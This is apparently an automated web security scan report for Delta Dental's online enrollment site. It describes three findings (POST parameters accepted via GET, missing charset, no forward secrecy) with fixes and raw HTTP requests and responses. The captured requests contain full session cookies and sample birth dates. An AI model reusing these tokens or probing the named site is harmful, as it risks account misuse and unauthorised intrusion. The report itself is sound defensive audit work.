SMIDENTITY=NMd2moKyvM36bzAeP6Vj0R4nYtu5BzCiKgC61EDjUJ3LKobQkV/jiCr3khU0KFbx/bPtR+IscUpzI2OtpQuNz/6ydg3a6kLI3SttT7aU6oQe+6Y/1oMukod4Lg/n8PqmtTouZY5Ym889lheBaHN6TTIXlJ4qnKiuSwAwY4lCjoBW0wucFFj1OaznxvdHNoB3/dEzd3T+0mbHfV4Wpd1UzgV//aDiX7lMdKKZ9CozL4iNGQNhWigwmqxgp9xuOAkHPl/bAloS+Q/gCq/JjmY7CTGffM7xhEhg+oX1Su+WlcrC40ok1GJJD1j76Q8jlbgjLNWAHzy1ikD4LpLv9aqeTX1984iXG19oPtWK+/fImH32U4WqNy0uKZ36lNn7gHOTNJntmTiDC3wq1cTSTPBfQrL2n6ahRMiHjHxBrWvl/HmMfQeq4I4Ot5dGG95GErkZE44s8kETtBOyM6dRaSbXFWGsVB3KMN+ud4bGx2SwYlHjerJG7zLQMTA1zvcFv59YO5/GYAzEYPCCirEVNd7t9qCHaBvDVo091cHIMcBbcPQh5i8GZaVuq46uI+RsCZ12;CustomCookie=WebInspect150223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:11:37 GMT
X-Frame-Options: SAMEORIGIN
Last-Modified: Thu, 18 Apr 2019 21:24:57 GMT
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Cache-Control: max-age=86400, public
Content-Length: 37915
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: application/javascript
Set-Cookie:
TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216edaa; Path=/

ion 28b707b4ae597aaa6317446ec323ad71 v:4.2.8.0, c:3b331bdb5ca9c18ce583f6d2bad57b4289faab2d, b:5824 n:31-4.2.8.next-build */(function(){new f...TRUNCATED...

File Names:

- https://mot.deltadentalins.com:443/shopping/js/mot-adrum-05508bc7fe.js
- https://mot.deltadentalins.com:443/enroll/js/mot-adrum-05508bc7fe.js

Best Practice

Exposure of POST Parameters in GET Request

Summary:

Some web frameworks collapse the POST and GET parameters into a single collection. This is a flawed design pattern from a security standpoint. If a page accepts POST parameters as GET parameters an attacker would be able to effect change on websites through Cross-Site Request Forgery or leverage this design flaw with other vulnerabilities to attack the system hosting the web application.

Execution:

Using a Web Proxy tool, browse to https://mot.deltadentalins.com:443/enroll/delta/personal-info?planType=PPO&planCode=Prem00002&planId=9801679&planName=Delta+Dental+PPO+Individual+-+Premium+Plan&annualCost=136.50&enrollmentFee=10&planState=CA&planZip=95630&coverageType=Self+One&issuerCode=DELTA&coverageStartDate=2019-06-01&noOfCovered=2&a_dob=11%2F21%2F1981&c0_dob=10%2F12%2F1986. Once accessed add each POST parameter to the GET parameters list and re-request the page. If the same page appears while requesting ~FullUrl~ with an HTTP GET request with all POST parameters in the Url, then this page is vulnerable to this design flaw.

Implication:

Allowing POST data parameters to be passed through GET parameters as well can open the web application to Cross-Site Request Forgery attacks.

Fix:

For Developers:
POST variables and GET variables should be distinct and no attempt to collapse to two collections should occur.

For QA:
Follow the instructions listed in the Execution to reproduce the issue, and forward to development.

For Security Operations:
If using a web-framework, communicate to developers using the web-framework that POST variables and GET variables should be distinct and no attempt to collapse the two collections should occur.

Reference:

CWE 352 - Cross-Site Request Forgery
http://cwe.mitre.org/data/definitions/352.html

Attack Request:

```
GET /enroll/delta/personal-info?planType=PPO&planCode=Prem00002&planId=9801679&planName=Delta+Dental+PPO+Individual+-+Premium+Plan&annualCost=136.50&enrollmentFee=10&planState=CA&planZip=95630&coverageType=Self+One&issuerCode=DELTA&coverageStartDate=2019-06-01&noOfCovered=2&a_dob=11%2F21%2F1981&c0_dob=10%2F12%2F1986 HTTP/1.1
Accept: */*
Referer: https://mot.deltadentalins.com/shopping/delta/plan-options/9801679?issuerCode=DELTA
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com
Cache-Control: no-cache
Pragma: no-cache
Connection: Keep-Alive
X-WIPP: AscVersion=18.20.178.0
X-Scan-Memo: Category="Audit.Attack"; SID="D2470A35F72CC7202E47328DD2BF3C79"; PSID="8A6A12489103647692B4FCBA6A1A98B6"; SessionType="AuditAttack"; CrawlType="None"; AttackType="Other"; OriginatingEngineID="8ca14a29-1566-423d-b9f8-f46aa279ec29"; AttackSequence="0"; AttackParamDesc=""; AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="10655"; Engine="Form+Accepts+GET+Variables"; SmartMode="NonServerSpecificOnly"; ThreadId="29"; ThreadType="Task";
X-RequestManager-Memo: RequestorThreadIndex="9"; sid="1411"; smi="0"; sc="1"; ID="05e54fac-5b50-426c-918e-c2cc5a55e46a";
X-Request-Memo: ID="342a34f7-55bd-4ca6-8b5c-d6e60c9d1158"; sc="1"; ThreadId="334";
Cookie: connect.sid=s%3AKZap6sdA52PvSpO9HCA1z3PzV9yKm4v7.YpFAMRZrCgRGG6vFSqGHBNHr6REtbZ%2FJiS%2BgR0H9bHE; mot-ddins=2208302090.64288.0000;
TS01d1e64c=01729bd6986ba55399e345ef53be38843f78b7837f3844d0bd2f348346581c9422c1e973af0148818f7318ac8269af717df6a25659fb7fcfe8eb5e7ee0dafc538029a82b369e32e7605628e8447e00e733adad3e2cfc5923dcebadfb1f3008bd96bdfb230c;
TS0132dfbe=01729bd698236d082dd9f673691472c91f680111dc3f5161ced550915145b31452d3b0a2cf471413bfa50866326ff6361e667d5746; ADRUM_BT=R:83|g:c5af597e-4d30-425f-97be-314cfd6e70c968672|i:2050|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d;CustomCookie=WebInspect150223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0;TS018e8e3c=01729bd69817e350d8d023c0874567b8a03271641f9b0fd837850f2de5628d0eb770f021bcfcc467169d1a3e8789bdd6f0fb7b50471ca99aecd7f8632daeb0937f80b9d87f
```

Attack Response:

```
HTTP/1.1 200 OK
```

Date: Thu, 09 May 2019 23:22:28 GMT
X-Frame-Options: SAMEORIGIN
Cache-Control: no-cache
Cache-Control: no-store
Content-Type: text/html; charset=utf-8
Content-Length: 30461
Set-Cookie: ADRUM_BT=R:83|g:c5af597e-4d30-425f-97be-314cfd6e70c968673|i:2050|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d; Path=/; Expires=Thu, 09 May 2019 23:22:58 GMT; Secure
Via: 1.1 mot.deltadentalins.com
Keep-Alive: timeout=5, max=92
Connection: Keep-Alive
Set-Cookie: TS018e8e3c=01729bd6982c8e21bf02635c6cfb36ca9973e4e5279b0fd837850f2de5628d0eb770f021bcba80dd20632135afc54b4dc32175217569c964baf0d76469f7b8ca202c596cef; Path=/

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <title>Personal Info | Enrollment | Delta Dental Insurance Company</title>

        <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?client=gme-deltadentalofcalifornia&libraries=places"></script>

    <script>window['adrum-start-time'] = new Date().getTime();</script>
    <script type="text/javascript" src="/enroll/js/html5shiv-40bd440d29.min.js" async></script>

        <link rel="stylesheet" type="text/css" href="/enroll/styles/style-f7e859b5f6.css">

        <script type="text/javascript" src="/enroll/js/zippopupsingle-6124fbf8cb.js"> </script>

    <link rel="stylesheet" type="text/css" href="//cloud.typography.com/6549574/670548/css/fonts.css" />
    <script type="text/javascript">
        (function(i, s, o, g, r, a, m) {
            i['GoogleAnalyticsObject'] = r;
            i[r] = i[r] || function() {
                    (i[r].q = i[r].q || []).push(arguments)
                }, i[r].l = 1 * new Date();
            a = s.createElement(o), m = s.getElementsByTagName(o)[0];
            a.async = 1;
            a.src = g;
            m.parentNode.insertBefore(a, m)
        })(window, document, 'script', '//www.google-analytics.com/analytics.js', 'ga');
        ga('create', 'UA-9398012-1', 'auto');
        var dnt= navigator.doNotTrack || window.doNotTrack || window.msDoNotTrack;
        ga('set', 'dimension9', dnt);
        ga('send', 'pageview');


    </script>
</head>
<body>
  <!--BEGIN QUALTRICS SITE INTERCEPT-->
    <script type='text/javascript'>
    (function(){var g=function(e,h,f,g){
    this.get=function(a){for(var a=a+"=",c=document.cookie.split(";"),b=0,e=c.length;b<e;b++){for(var d=c[b];" "==d.charAt(0);)d=d.substring(1,d.length);if(0==d.indexOf(a))return d.substring(a.length,d.length)}return null};
    this.set=function(a,c){var b="",b=new Date;b.setTime(b.getTime()+6048E5);b="; expires="+b.toGMTString();document.cookie=a+"="+c+b+"; path=/; "};
    this.check=function(){var a=this.get(f);if(a)a=a.split(":");else if(100!=e)"v"==h&&(e=Math.random()>=e/100?0:100),a=[h,e,0],this.set(f,a.join(":"));else return!0;var c=a[1];if(100==c)return!0;switch(a[0]){case "v":return!1;case "r":return c=a[2]%Math.floor(100/c),a[2]++,this.set(f,a.join(":")),!c}return!0};
    this.go=function(){if(this.check()){var a=document.createElement("script");a.type="text/javascript";a.src=g+ "&t=" + (new Date()).getTime();document.body&&document.body.appendChild(a)}};
    this.start=function(){var a=this;window.addEventListener?window.addEventListener("load",function(){a.go()},!1):window.attachEvent&&window.attachEvent("onload",function(){a.go()})}};
    try{(new g(100,"r","QSI_S_ZN_bpjF3HlqMikXKbr","https://znbpjf3hlqmikxkbr-deltadental.siteintercept.qualtrics.com/WRSiteInterceptEngine/?Q_ZID=ZN_bpjF3HlqMikXKbr&Q_LOC="+encodeURIComponent(window.location.href))).start()}catch(i){}})();
    </script><div id='ZN_bpjF3HlqMikXKbr'><!--DO NOT REMOVE-CONTENTS PLACED HERE--></div>
  <!--END SITE INTERCEPT-->
```

<!-- Code Type - Tag - Page -->
<!--
Start of DoubleClick Floodlight Tag: Please do not remove
Activity name of this tag: 2018 First Enrollment Step
URL of the webpage where the tag is expected to be placed: https://deltadentalins.com/enroll/del

...TRUNCATED...

File Names:

- https://mot.deltadentalins.com:443/enroll/delta/personal-info?planType=PPO&planCode=Prem00002&planId

Best Practice

Web Server Misconfiguration: Insecure Content-Type Setting

Summary:

The Content-Type HTTP response header or the HTML meta tag provides a mechanism for the server to specify an appropriate character encoding for the response content to be rendered in the web browser. Proper specification of the character encoding through the charset parameter in the Content-Type field reduces the likelihood of misinterpretation of the characters in the response content and ensure reliable rendering of the web page.Failure to ensure enforcement of the desired character encoding could result in client-side attacks like Cross-Site Scripting.

Execution:

Verify the character set specification on every HTTP response. Character sets can be specified in the HTTP header or in an HTML meta tag. In the case of an XML response, the character set can be specified along with the XML Declaration.

Implication:

In the absence of the character set specification, a user-agent might default to a non-standard character set, or could derive an incorrect character set based on certain characters in the response content. In some cases, both these approaches can cause the response to be incorrectly rendered. This may enable other attacks such as Cross-site Scripting.

Fix:

Ensure that a suitable character set is specified for every response generated by the web application. This can be done either by,

- Modifying the code of the web application, which would require all pages to be modified.
- Adding Content-Type header to the server configuration (**recommended**). This ensures that the header is added to all the responses with minimal development effort.

Reference:

DoD Application Security and Development STIG
http://iase.disa.mil/stigs/app_security/app_sec/app_sec.html

UTF-7 encoding used to create XSS attack
http://www.securityfocus.com/archive/1/420001

Attack Request:

GET /shopping/locale-based/en/US/client-data.json HTTP/1.1
X-Requested-With: XMLHttpRequest
Accept: */*
Referer: https://mot.deltadentalins.com/shopping/delta/get-a-quote?issuerCode=DELTA
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: mot.deltadentalins.com
Connection: Keep-Alive
Pragma: no-cache
Cookie: ADRUM_BT=R:0|g:b78a62c7-d7d6-4668-bb34-09c53533f36f61512|e:3|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d; connect.sid=s%3AQj07zHHlNW7qZLhKVn8xZncNDTskJKZ4.WAMZlVPlJuIhRRT%2BKuC8szdYXEveWS00n0Ss5Z8QcRU; mot-ddins=2208302090.64288.0000; TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216edaa; _ga=GA1.2.1222917316.1517435630; AMCV_E9D70FA75B3A18E80A495C49%40AdobeOrg=1994364360%7CMCIDTS%7C18020%7CMCMID%7C22137510049759883710112622098244936722%7CMCAAMLH-1557506905%7C9%7CMCAAMB-1557506905%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWgdJ3xzPWQmdj0y%7CMCOPTOUT-1556909305s%7CNONE%7CvVersion%7C3.4.0%7CMCAID%7CNONE%7CMCSYNCSOP%7C411-17946; _gcl_au=1.1.404074092.1552323525;

_fbp=fb.1.1552323526191.52071667;
SMIDENTITY=NMd2moKyvM36bzAeP6Vj0R4nYtu5BzCiKgC61EDjUJ3LKobQkV/jiCr3khU0KFbx/bPtR+IscUpzI2OtpQuNz/6ydg3a6kLI3SttT7aU6oQe+6Y/1oMukod4Lg/n8PqmtTouZY5Ym889lheBaHN6TTIXlJ4qnKiuSwAwY4lCjoBW0wucFFj1OaznxvdHNoB3/dEzd3T+0mbHfV4Wpd1UzgV//aDiX7lMdKKZ9CozL4iNGQNhWigwmqxgp9xuOAkHPl/bAloS+Q/gCq/JjmY7CTGffM7xhEhg+oX1Su+WlcrC40ok1GJJD1j76Q8jlbgjLNWAHzy1ikD4LpLv9aqeTX1984iXG19oPtWK+/fImH32U4WqNy0uKZ36lNn7gHOTNJntmTiDC3wq1cTSTPBfQrL2n6ahRMiHjHxBrWvl/HmMfQeq4I4Ot5dGG95GErkZE44s8kETtBOyM6dRaSbXFWGsVB3KMN+ud4bGx2SwYlHjerJG7zLQMTA1zvcFv59YO5/GYAzEYPCCirEVNd7t9qCHaBvDVo091cHIMcBbcPQh5i8GZaVuq46uI+RsCZ12;
_gid=GA1.2.1350598247.1557443497;
_gat=1;CustomCookie=WebInspect150223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:11:38 GMT
X-Frame-Options: SAMEORIGIN
Last-Modified: Thu, 18 Apr 2019 21:24:56 GMT
Accept-Ranges: bytes
Content-Length: 1366
Cache-Control: max-age=86400, public
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: application/json
Set-Cookie: TS01d1e64c=01729bd698c5a6bf1b29950c9...TRUNCATED...

File Names:

- https://mot.deltadentalins.com:443/shopping/locale-based/en/US/client-data.json
- https://mot.deltadentalins.com:443/enroll/locale-based/en/US/client-data.json

Best Practice

Insecure Transport: Missing Perfect Forward Secrecy

Summary:

Perfect Forward Secrecy (PFS) assures the secrecy of encrypted communications into the future in case SSL/TLS private key is compromised. PFS is a function of key-exchange protocols used for the establishment of shared secret between the client and the server [1]. On a non-forward secrecy server, both the authentication of the server and the encryption is done using long-term private key. Hence, compromised long-term private key can jeopardize all communications. PFS mitigates this by achieving authentication using a long-term private key and session data encryption using a short-term private key. PFS is commonly achieved using Diffie-Hellman in ephemeral-static mode (DHE) or Elliptic Curve Diffie-Hellman key agreement scheme with ephemeral keys (ECDHE) [2, 3, 4]. For every TLS session established with DHE- or ECDHE- as key exchange algorithm in cipher suite, the server is required to use a new Diffie-Hellman public/private key for the generation of the TLS master secret [8]. The server signs this Diffie-Hellman public key using the long-term private key to guarantee authenticity. The long-term private key is not used for the encryption of session contents. While a stolen ephemeral private key could allow an attacker to decipher encrypted communication, the compromise is confined to the specific session for which the ephemeral key was generated. It is recommended that ephemeral keys are not logged.

WebInspect has determined that mot.deltadentalins.com:443 target server configuration contains following issues:
1. Target server supports ECDHE PFS cipher suites but it also uses 6 other cipher suites which do not support PFS:

- **TLS_RSA_WITH_AES_256_CBC_SHA (0x35)**
- **TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)**
- **TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d)**
- **TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c)**
- **TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)**
- **TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)**

Execution:

A list of supported ciphers by this server can be obtained by running ServerAnalyzer tool from WebInspect toolkit. Notice the absence of "DHE" and "ECDHE" in the list of supported cipher-suite names.

Implication:

A stolen long-term private key can be used by an attacker to decrypt past intercepted communication putting user data at risk where data is still relevant. This shortcoming in SSL/TLS was accentuated in the wake of Heartbleed [4] vulnerability, a vulnerability in Openssl library[4], that allowed attackers to steal server's private keys among other sensitive data.

Fix:

1. PFS is enabled by turning on Diffie-Hellman Ephemeral (DHE) or Elliptic-Curve-Diffie-Hellman Ephemeral (ECDHE) based cipher suites on the server [2]. e.g.

- For Apache – Modify SSLCipherSuite parameter in server configuration to add ECDHE or DHE key exchange algorithm.
- For nginx – Modify ssl_ciphers in server configuration to add ECDHE or DHE key exchange algorithm.
- For IIS please refer to following knowledge base articles:

- http://msdn.microsoft.com/en-us/library/windows/desktop/aa374757(v=vs.85).aspx

- http://support.microsoft.com/kb/245030

2. Make sure that all other cipher suites which do not provide PFS are disabled on the server.

Reference:

http://en.wikipedia.org/wiki/Forward_secrecy
Dierks, T. and E. Rescorla, "The Transport Layer Security (TLS) Protocol Version 1.2", RFC 5246, August 2008.
Rescorla, E., "Diffie-Hellman Key Agreement Method", RFC 2631, June 1999.
Blake-Wilson, S., Bolyard, N., Gupta, V., Hawk, C., and B. Moeller, "Elliptic Curve Cryptography (ECC) Cipher Suites for Transport Layer Security (TLS)", RFC 4492, May 2006.
http://tools.ietf.org/html/rfc4492
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
http://www.openssl.org/
http://en.wikipedia.org/wiki/Diffie–Hellman_key_exchange
http://nginx.org/en/docs/http/ngx_http_ssl_module.html
http://httpd.apache.org/docs/2.2/mod/mod_ssl.html

Attack Request:

```
GET /shopping/delta/get-a-quote?issuerCode=DELTA HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com
Connection: Keep-Alive
Pragma: no-cache
Cookie: _ga=GA1.2.1222917316.1517435630; AMCV_E9D70FA75B3A18E80A495C49%40AdobeOrg=1994364360%
7CMCIDTS%7C18020%7CMCMID%7C22137510049759883710112622098244936722%7CMCAAMLH-1557506905%7C9%
7CMCAAMB-1557506905%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWgdJ3xzPWQmdj0y%7CMCOPTOUT-
1556909305s%7CNONE%7CvVersion%7C3.4.0%7CMCAID%7CNONE%7CMCSYNCSOP%7C411-17946;
_gcl_au=1.1.404074092.1552323525; _fbp=fb.1.1552323526191.52071667;
SMIDENTITY=NMd2moKyvM36bzAeP6Vj0R4nYtu5BzCiKgC61EDjUJ3LKobQkV/jiCr3khU0KFbx/bPtR+IscUpzI2OtpQuNz/6ydg3a6
kLI3SttT7aU6oQe+6Y/1oMukod4Lg/n8PqmtTouZY5Ym889lheBaHN6TTIXlJ4qnKiuSwAwY4lCjoBW0wucFFj1OaznxvdHNoB3/dEz
d3T+0mbHfV4Wpd1UzgV//aDiX7lMdKKZ9CozL4iNGQNhWigwmqxgp9xuOAkHPl/bAloS+Q/gCq/JjmY7CTGffM7xhEhg+oX1Su+W
lcrC40ok1GJJD1j76Q8jlbgjLNWAHzy1ikD4LpLv9aqeTX1984iXG19oPtWK+/fImH32U4WqNy0uKZ36lNn7gHOTNJntmTiDC3wq1cT
STPBfQrL2n6ahRMiHjHxBrWvl/HmMfQeq4I4Ot5dGG95GErkZE44s8kETtBOyM6dRaSbXFWGsVB3KMN+ud4bGx2SwYlHjerJG7zLQ
MTA1zvcFv59YO5/GYAzEYPCCirEVNd7t9qCHaBvDVo091cHIMcBbcPQh5i8GZaVuq46uI+RsCZ12;CustomCookie=WebInspect150
223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0
```

Attack Response:

```
HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:11:31 GMT
X-Frame-Options: SAMEORIGIN
Content-Type: text/html; charset=utf-8
Content-Length: 16213
Set-Cookie: connect.sid=s%3AQj07zHHlNW7qZLhKVn8xZncNDTskJKZ4.WAMZlVPlJuIhRRT%
2BKuC8szdYXEveWS00n0Ss5Z8QcRU; Path=/; HttpOnly; Secure
Set-Cookie: ADRUM_BT=R:0|g:b78a62c7-d7d6-4668-bb34-09c53533f36f61512|e:3|n:MOT_a5878d08-57da-4244-b352-
7b663d9a2a7d; Path=/; Expires=Thu, 09 May 2019 23:12:01 GMT; Secure
Via: 1.1 mot.deltadentalins.com
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Set-Cookie: mot-ddins=2208302090.64288.0000; path=/; Httponly; Secure
Set-Cookie:
TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18
eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216e
daa; Path=/

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <title>Get A Quote</title>

    <!-- Page-hiding snippet (recommended)  -->
    <style>.async-hide { opacity: 0 !important} </style>
```

```
    <script>(function(a,s,y,n,c,h,i,d,e){s.className+=' '+y;h.start=1*new Date;
      h.end=i=function(){s.className=s.className.replace(RegExp(' ?'+y),'')};
      (a[n]=a[n]||[]).hide=h;setTimeout(function(){i();h.end=null},c);h.timeout=c;
    })(window,document.documentElement,'async-hide','dataLayer',4000,
        {'GTM-NPRVDTC':true});</script>
    <!-- Modified Analytics tracking code with Optimize plugin -->
    <script type="text/javascript">
      (function(i, s, o, g, r, a, m) {
        i['GoogleAnalyticsObject'] = r;
        i[r] = i[r] || function() {
                (i[r].q = i[r].q || []).push(arguments)
            }, i[r].l = 1 * new Date();
        a = s.createElement(o), m = s.getElementsByTagName(o)[0];
        a.async = 1;
        a.src = g;
        m.parentNode.insertBefore(a, m)
      })(window, document, 'script', '//www.google-analytics.com/analytics.js', 'ga');
      ga('create', 'UA-9398012-1', 'auto');
      ga('require', 'GTM-NPRVDTC', 'auto');
      var dnt= navigator.doNotTrack || window.doNotTrack || window.msDoNotTrack;
      ga('set', 'dimension9', dnt);
      ga('send', 'pageview');
    </script>

      <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?client=gme-
deltadentalofcalifornia&libraries=places"></script>
      <script type="text/javascript" src="/shopping/js/jquery-8101d596b2.js"></script>

    <script>window['adrum-start-time'] = new Date().getTime();</script>
    <script type="text/javascript" src="/shopping/js/html5shiv-40bd440d29.min.js" async></script>


      <link rel="stylesheet" type="text/css" href="/shopping/styles/style-67c2fc579a.css">


    <link rel="stylesheet" type="text/css" href="//cloud.typography.com/6549574/670548/css/fonts.css" />
</head>
<body>
<!-- MAIN CONTENT -->
          <header class="shopping-header-title">

                                    <a class="back-arrow-link" id="shoppingBack"
href="https://mot.deltadentalins.com/"><i class="icon  icon-back-arrow-shopping" aria-label="shopping back arrow icon"
><span class="visually-hidden">back to previous page</span></i>
<span class="visually-hidden">back to previous page</span></a>

                                <div class="main-content">
                                    <h1 class="shopping-header-content">
                                        Get a Quote
                                    </h1>
                                </div>
                                </header>


<main role="main" class="main-content container page-control get-a-quote">
  <div class="main-container-inner">
    <div class="top-heading-section">
      <div class="error-container global-margin">
      </div>
     <div class="summary grey-text">
      We need a little more information to give you a quote.
     </div>
    </div>
    <form id="get_a_quote" action="/shopping/delta/get-a-quote" method="post">
     <input type="hidden" id="jsEnabled" name="jsEnabled" value="false" />
        <label for="zip"   >What's your ZIP c

...TRUNCATED...
```

File Names:

- https://mot.deltadentalins.com:443/shopping/delta/get-a-quote?issuerCode=DELTA